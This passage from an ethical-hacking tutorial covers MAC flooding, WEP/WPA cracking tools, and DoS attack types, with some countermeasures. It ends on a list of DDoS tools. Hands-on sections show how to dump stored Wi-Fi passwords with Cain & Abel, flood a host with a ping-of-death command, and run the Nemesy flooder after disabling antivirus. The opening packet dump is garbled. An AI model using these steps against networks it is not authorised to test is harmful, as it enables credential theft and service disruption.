0000	10 d5 42 51 12 f3 60 36 dd a6 c5 43 08 00 45 00	..BQ...`6 ...C..E. ?.@... . ...+*E.  p...P... . "_E..P. .3...PO ST /inde
0010	02 c6 3f 1a 40 00 80 06 0b 12 c0 a8 2b 2a 45 c3	x.php HT TP/1.1.. Host: www.wi-techno
0020	7c 70 e1 cb 00 50 03 e3 07 22 5f 45 14 e0 50 18	
0030	11 1c 33 c1 00 00 50 4f 53 54 20 2f 69 6e 64 65	
0040	78 2e 70 68 70 20 48 54 54 50 2f 31 2e 31 0d 0a	
0050	48 6f 72 74 22 20 77 77 77 20 74 65 62 68 70 61	

Frame (frame), 724 bytes

Packets: 666 · Disp... · Profile: Default

- You should be able to view the plaintext values of all the POST variables submitted to the server via HTTP protocol.

## What is a MAC Flooding?

MAC flooding is a network sniffing technique that floods the switch MAC table with fake MAC addresses. This leads to overloading the switch memory and makes it act as a hub. Once the switch has been compromised, it sends the broadcast messages to all computers on a network. This makes it possible to sniff data packets as they sent on the network.

## Counter Measures against MAC flooding

- **Some switches have the port security feature.** This feature can be used to limit the number of MAC addresses on the ports. It can also be used to maintain a secure MAC address table in addition to the one provided by the switch.
- **Authentication, Authorization and Accounting servers** can be used to filter discovered MAC addresses.

## Sniffing Counter Measures

- **Restriction to network physical media** highly reduces the chances of a network sniffer been installed
- **Encrypting messages** as they are transmitted over the network greatly reduces their value as they are difficult to decrypt.
- **Changing the network to a Secure Shell (SSH)network** also reduces the chances of the network been sniffed.

## Summary

- Network sniffing is intercepting packages as they are transmitted over the network
- Passive sniffing is done on a network that uses a hub. It is difficult to detect.
- Active sniffing is done on a network that uses a switch. It is easy to detect.
- MAC flooding works by flooding the MAC table address list with fake MAC addresses. This makes the switch to operate like a HUB
- Security measures as outlined above can help protect the network against sniffing.

## How to Hack WiFi (Wireless) Network

**Wireless networks are accessible to anyone within the router's transmission radius.** This makes them vulnerable to attacks. Hotspots are available in public places such as airports, restaurants, parks, etc.

In this tutorial, we will introduce you to common techniques used to **exploit weaknesses in wireless network security implementations.** We will also


look at some of the countermeasures you can put in place to protect against such attacks.

## Topics covered in this tutorial

- What is a wireless network?
- How to access a wireless network?
- Wireless Network Authentication WEP & WPA
- How to Crack Wireless Networks
- How to Secure wireless networks
- Hacking Activity: Crack Wireless Password

## What is a wireless network?

A wireless network is a network that uses radio waves to link computers and other devices together. The implementation is done at the Layer 1 (physical layer) of the OSI model.



## How to access a wireless network?

You will need a wireless network enabled device such as a laptop, tablet, smartphones, etc. You will also need to be within the transmission radius of a wireless network access point. Most devices (if the wireless network option is

turned on) will provide you with a list of available networks. If the network is not password protected, then you just have to click on connect. If it is password protected, then you will need the password to gain access.

## Wireless Network Authentication

Since the network is easily accessible to everyone with a wireless network enabled device, most networks are password protected. Let's look at some of the most commonly used authentication techniques.

## WEP

WEP is the acronym for Wired Equivalent Privacy. It was developed for IEEE 802.11 WLAN standards. Its goal was to provide the privacy equivalent to that provided by wired networks. WEP works by encrypting the data being transmitted over the network to keep it safe from eavesdropping.

### WEP Authentication

Open System Authentication (OSA) – this method grants access to station authentication requested based on the configured access policy.

Shared Key Authentication (SKA) – This method sends an encrypted challenge to the station requesting access. The station encrypts the challenge with its key then responds. If the encrypted challenge matches the AP value, then access is granted.

### WEP Weakness

WEP has significant design flaws and vulnerabilities.

- **The integrity of the packets is checked using Cyclic Redundancy Check (CRC32).** CRC32 integrity check can be compromised by capturing at least two packets. The bits in the encrypted stream and the checksum can be modified by the attacker so that the packet is accepted by the authentication system. This leads to unauthorized access to the network.
- **WEP uses the RC4 encryption algorithm to create stream ciphers.** The stream cipher input is made up of an initial value (IV) and a secret key. The length of the **initial value (IV)** is **24 bits long while the secret key can either be 40 bits or 104 bits long**. The total length

of both the initial value and secret can either be 64 bits or 128 bits long. **The lower possible value of the secret key makes it easy to crack it.**

- **Weak Initial values combinations do not encrypt sufficiently.** This makes them vulnerable to attacks.
- **WEP is based on passwords; this makes it vulnerable to dictionary attacks.**
- **Keys management is poorly implemented.** Changing keys especially on large networks is challenging. WEP does not provide a centralized key management system.
- **The Initial values can be reused**

Because of these security flaws, WEP has been deprecated in favor of WPA

## **WPA**

**WPA is the acronym for Wi-Fi Protected Access.** It is a security protocol developed by the Wi-Fi Alliance in response to the weaknesses found in WEP. It is used to encrypt data on 802.11 WLANs. It uses higher Initial Values 48 bits instead of the 24 bits that WEP uses. It uses temporal keys to encrypt packets.

### **WPA Weaknesses**

- The collision avoidance implementation can be broken
- It is vulnerable to denial of service attacks
- Pre-shared keys use passphrases. Weak passphrases are vulnerable to dictionary attacks.

## **How to Crack Wireless Networks**

### **WEP cracking**

Cracking is the process of exploiting security weaknesses in wireless networks and gaining unauthorized access. WEP cracking refers to exploits on networks that use WEP to implement security controls. There are basically two types of cracks namely;

- **Passive cracking**— this type of cracking has no effect on the network traffic until the WEP security has been cracked. It is difficult to detect.

- **Active cracking**– this type of attack has an increased load effect on the network traffic. It is easy to detect compared to passive cracking. It is more effective compared to passive cracking.

## WEP Cracking Tools

- **Aircrack**– network sniffer and WEP cracker. Can be downloaded from <http://www.aircrack-ng.org/>
- **WEPCrack**– this is an open source program for breaking 802.11 WEP secret keys. It is an implementation of the FMS attack. <http://wepcrack.sourceforge.net/>
- **Kismet**– this can include detector wireless networks both visible and hidden, sniffer packets and detect intrusions. <https://www.kismetwireless.net/>
- **WebDecrypt**– this tool uses active dictionary attacks to crack the WEP keys. It has its own key generator and implements packet filters. <http://wepdecrypt.sourceforge.net/>

## WPA Cracking

WPA uses a 256 pre-shared key or passphrase for authentications. Short passphrases are vulnerable to dictionary attacks and other attacks that can be used to crack passwords. The following tools can be used to crack WPA keys.

- **CowPatty**– this tool is used to crack pre-shared keys (PSK) using brute force attack. <http://wirelessdefence.org/Contents/coWPAttyMain.htm>
- **Cain & Abel**– this tool can be used to decode capture files from other sniffing programs such as Wireshark. The capture files may contain WEP or WPA-PSK encoded frames. <http://www.softpedia.com/get/Security/Decrypting-Decoding/Cain-and-Abel.shtml>

## General Attack types

- **Sniffing**– this involves intercepting packets as they are transmitted over a network. The captured data can then be decoded using tools such as Cain & Abel.
- **Man in the Middle (MITM) Attack**– this involves eavesdropping on a network and capturing sensitive information.

- **Denial of Service Attack**– the main intent of this attack is to deny legitimate users network resources. [FataJack](#) can be used to perform this type of attack. More on this in [article](#)

## Cracking Wireless network WEP/WPA keys

It is possible to crack the WEP/WPA keys used to gain access to a wireless network. Doing so requires software and hardware resources, and patience. The success of such attacks can also depend on how active and inactive the users of the target network are.

We will provide you with basic information that can help you get started. Backtrack is a Linux-based security operating system. It is developed on top of Ubuntu. Backtrack comes with a number of security tools. Backtrack can be used to gather information, assess vulnerabilities and perform exploits among other things.

Some of the popular tools that backtrack has includes;

- Metasploit
- Wireshark
- Aircrack-ng
- NMap
- Ophcrack

Cracking wireless network keys requires patience and resources mentioned above. **At a minimum, you will need the following tools**

**A wireless network adapter with the capability to inject packets (Hardware)**

- **Kali Operating System.** You can download it from here <https://www.kali.org/downloads/>
- **Be within the target network's radius.** If the users of the target network are actively using and connecting to it, then your chances of cracking it will be significantly improved.
- **Sufficient knowledge of Linux based operating systems and working knowledge of Aircrack** and its various scripts.
- **Patience,** cracking the keys may take a bit of sometime depending on a number of factors some of which may be beyond your control. Factors beyond your control include users of the target network using it actively as you sniff data packets.

## **How to Secure wireless networks**

In minimizing wireless network attacks; an organization can adopt the following policies


- **Changing default passwords** that come with the hardware
- Enabling the **authentication mechanism**
- **Access to the network can be restricted** by allowing only registered MAC addresses.
- **Use of strong WEP and WPA-PSK keys**, a combination of symbols, number and characters reduce the chance of the keys been cracking using dictionary and brute force attacks.
- **Firewall** Software can also help reduce unauthorized access.

## **Hacking Activity: Crack Wireless Password**


In this practical scenario, we are going to use **Cain and Abel** to decode the stored wireless network passwords in Windows. We will also provide useful information that can be used to crack the WEP and WPA keys of wireless networks.

Decoding Wireless network passwords stored in Windows

- Download Cain & Abel from the link provided above.
- Open Cain and Abel



- Ensure that the Decoders tab is selected then click on Wireless Passwords from the navigation menu on the left-hand side
- Click on the button with a plus sign



- Assuming you have connected to a secured wireless network before, you will get results similar to the ones shown below

Adapter GUID	Descr	Type	SSID	Password	Hex
{477431F8-268D-4C...	@oem5.inf,%nic_mpclex_2230b...	WPA2-PSK	Dark Maiden	.qwerty#	2E71776572747923
{477431F8-268D-4C...	@oem5.inf,%nic_mpclex_2230b...	WPA2-PSK	Dark Maiden	.qwerty#	2E71776572747923
{7825C2EF-C9F9-48F...	@netwwifimp.inf,%wwifimp.dev...	WPA2-PSK	HOSTED_NET...	JT7ibxR7MIHly...	4A543769627852374D49

- The decoder will show you the encryption type, SSID and the password that was used.

## Summary

- Wireless network transmission waves can be seen by outsiders, this possesses many security risks.
- WEP is the acronym for Wired Equivalent Privacy. It has security flaws which make it easier to break compared to other security implementations.
- WPA is the acronym for Wi-Fi Protected Access. It has security compared to WEP
- Intrusion Detection Systems can help detect unauthorized access
- A good security policy can help protect a network.

## DoS (Denial of Service) Attack Tutorial: Ping of Death, DDOS

### What is DoS Attack?

DOS is an attack used to deny legitimate users access to a resource such as accessing a website, network, emails, etc. or making it extremely slow. DoS is the acronym for **Denial of Service**. This type of attack is usually implemented by hitting the target resource such as a web server with too many requests at

the same time. This results in the server failing to respond to all the requests. The effect of this can either be crashing the servers or slowing them down.

Cutting off some business from the internet can lead to significant loss of business or money. The internet and computer networks power a lot of businesses. Some organizations such as payment gateways, e-commerce sites entirely depend on the internet to do business.

In this tutorial, we will introduce you to what denial of service attack is, how it is performed and how you can protect against such attacks.


## Topics covered in this tutorial

- Types of Dos Attacks
- How DoS attacks work
- DoS attack tools
- DoS Protection: Prevent an attack
- Hacking Activity: Ping of Death
- Hacking Activity: Launch a DOS attack

## Types of Dos Attacks

There are two types of Dos attacks namely;

- **DoS**— this type of attack is performed by a single host
- **Distributed DoS**— this type of attack is performed by a number of compromised machines that all target the same victim. It floods the network with data packets.



# How DoS attacks work

Let's look at how DoS attacks are performed and the techniques used. We will look at five common types of attacks.

## Ping of Death

The ping command is usually used to test the availability of a network resource. It works by sending small data packets to the network resource. The ping of death takes advantage of this and sends data packets above the maximum limit (65,536 bytes) that TCP/IP allows. TCP/IP fragmentation breaks the packets into small chunks that are sent to the server. Since the sent data packages are larger than what the server can handle, the server can freeze, reboot, or crash.

## Smurf

This type of attack uses large amounts of Internet Control Message Protocol (ICMP) ping traffic target at an Internet Broadcast Address. The reply IP address is spoofed to that of the intended victim. All the replies are sent to the victim instead of the IP used for the pings. Since a single Internet Broadcast Address can support a maximum of 255 hosts, a smurf attack amplifies a single ping 255 times. The effect of this is slowing down the network to a point where it is impossible to use it.

## Buffer overflow

A buffer is a temporal storage location in RAM that is used to hold data so that the CPU can manipulate it before writing it back to the disc. Buffers have a size limit. This type of attack loads the buffer with more data than it can hold. This causes the buffer to overflow and corrupt the data it holds. An example of a buffer overflow is sending emails with file names that have 256 characters.

## Teardrop

This type of attack uses larger data packets. TCP/IP breaks them into fragments that are assembled on the receiving host. The attacker manipulates the packets as they are sent so that they overlap each other. This can cause the intended victim to crash as it tries to re-assemble the packets.

## SYN attack

SYN is a short form for Synchronize. This type of attack takes advantage of the three-way handshake to establish communication using TCP. SYN attack works by flooding the victim with incomplete SYN messages. This causes the victim machine to allocate memory resources that are never used and deny access to legitimate users.

## DoS attack tools

The following are some of the tools that can be used to perform DoS attacks.

- **Nemesy**– this tool can be used to generate random packets. It works on windows. This tool can be downloaded from <http://packetstormsecurity.com/files/25599/nemesy13.zip.html>. Due to the nature of the program, if you have an antivirus, it will most likely be detected as a virus.
- **Land and LaTierra**– this tool can be used for IP spoofing and opening TCP connections
- **Blast**– this tool can be downloaded from <http://www.opencomm.co.uk/products/blast/features.php>
- **Panther**- this tool can be used to flood a victim's network with UDP packets.
- **Botnets**– these are multitudes of compromised computers on the Internet that can be used to perform a distributed denial of service attack.

## DoS Protection: Prevent an attack

An organization can adopt the following policy to protect itself against Denial of Service attacks.


- Attacks such as SYN flooding take advantage of bugs in the operating system. **Installing security patches** can help reduce the chances of such attacks.
- **Intrusion detection systems** can also be used to identify and even stop illegal activities
- **Firewalls** can be used to stop simple DoS attacks by blocking all traffic coming from an attacker by identifying his IP.
- **Routers** can be configured via the Access Control List to limit access to the network and drop suspected illegal traffic.

## Hacking Activity: Ping of Death

We will assume you are using Windows for this exercise. We will also assume that you have at least two computers that are on the same network. DOS attacks are illegal on networks that you are not authorized to do so. This is why you will need to setup your own network for this exercise.

Open the command prompt on the target computer

Enter the command ipconfig. You will get results similar to the ones shown below



```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\DAEMON>ipconfig

Windows IP Configuration

Mobile Broadband adapter Mobile Broadband Connection 3:

Connection-specific DNS Suffix . :
IPv4 Address . . . . . : 10.128.131.108
Subnet Mask . . . . . : 255.255.255.248
Default Gateway . . . . . : 10.128.131.105
```

For this example, we are using **Mobile** Broadband connection details. Take note of the IP address. Note: for this example to be more effective, and you must use a LAN network.

Switch to the computer that you want to use for the attack and open the command prompt

We will ping our victim computer with infinite data packets of 65500


Enter the following command

```
ping 10.128.131.108 -t |65500
```

**HERE,**

- “ping” sends the data packets to the victim
- “10.128.131.108” is the IP address of the victim
- “-t” means the data packets should be sent until the program is stopped
- “-l” specifies the data load to be sent to the victim

You will get results similar to the ones shown below




```
Administrator: C:\Windows\system32\cmd.exe - ping 10.128.131.108 -t -l 65500
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
```

Flooding the target computer with data packets doesn't have much effect on the victim. In order for the attack to be more effective, you should attack the target computer with pings from more than one computer.

The above attack can be used to attacker routers, web servers etc.

If you want to see the effects of the attack on the target computer, you can open the task manager and view the network activities.

- Right click on the taskbar
- Select start task manager
- Click on the network tab
- You will get results similar to the following




If the attack is successful, you should be able to see increased network activities.

## Hacking Activity: Launch a DOS attack

In this practical scenario, we are going to use Nemesy to generate data packets and flood the target computer, router or server.

As stated above, Nemesy will be detected as an illegal program by your anti-virus. You will have to disable the anti-virus for this exercise.

- Download Nemesy from <http://packetstormsecurity.com/files/25599/nemesy13.zip.html>
- Unzip it and run the program Nemesy.exe
- You will get the following interface




Enter the target IP address, in this example; we have used the target IP we used in the above example.

**HERE,**

- **0 as the number of packets means infinity.** You can set it to the desired number if you do not want to send, infinity data packets
- The **size field specifies the data bytes to be sent** and the **delay specifies the time interval** in milliseconds.

Click on send button

You should be able to see the following results



The title bar will show you the number of packets sent

Click on halt button to stop the program from sending data packets.

You can monitor the task manager of the target computer to see the network activities.

## Summary

- A denial of service attack's intent is to deny legitimate users access to a resource such as a network, server etc.
- There are two types of attacks, denial of service and distributed denial of service.
- A denial of service attack can be carried out using SYN Flooding, Ping of Death, Teardrop, Smurf or buffer overflow
- Security patches for operating systems, router configuration, firewalls and intrusion detection systems can be used to protect against denial of service attacks.

## 10 BEST DDoS Attack Tools | Free DDoS Online Software (2020)

DoS (Denial of Service) is an attack used to deny legitimate user's access to a resource such as accessing a website, network, emails, etc. Distributed Denial of Service (DDoS) is a type of DoS attack that is performed by a number of compromised machines that all target the same victim. It floods the computer network with data packets.

There are numerous DDoS attack tools that can create a distributed denial-of-service attack against a target server. Following is a handpicked list of DDoS Attack Tools, with their popular features and website links. The list contains both open source(free) and commercial(paid) DDoS tools.

## Top DDoS Attack Tools/Software Download For Linux, Windows: Free/Paid

Name	Features	Platform	Link
<a href="#">DDoS Attack</a>	<ul style="list-style-type: none"><li>• Respond in real-time.</li><li>• Filter specific timeframes, IPs, or parameters.</li><li>• Detect malicious activity.</li></ul>	Linux + Windows	<a href="#">Learn More</a>
<a href="#">LOIC (Low Orbit ION cannon)</a>	<ul style="list-style-type: none"><li>• Test the performance of the network.</li><li>• Loic does not hide an IP address.</li><li>• Perform stress testing.</li></ul>	Windows	<a href="#">Learn More</a>

Name	Features	Platform	Link
<a href="#">HOIC (High Orbit ION cannon)</a>	<ul style="list-style-type: none"> <li>Attack up to 256 websites at once.</li> <li>Counter for measure the output.</li> <li>Ported over to Linux or Mac OS.</li> </ul>	Windows	<a href="#">Learn More</a>
<a href="#">HTTP Unbearable Load King (HULK)</a>	<ul style="list-style-type: none"> <li>Bypass the cache server.</li> <li>Generate unique network traffic.</li> <li>Used for research purposes.</li> </ul>	Windows	<a href="#">Learn More</a>
<a href="#">DDoSIM (DDoS Simulator)</a>	<ul style="list-style-type: none"> <li>Create full TCP connections.</li> <li>Perform a network attack.</li> <li>TCP connection flood on random port.</li> </ul>	Linux + Windows	<a href="#">Learn More</a>

## 1) DDoS Attack



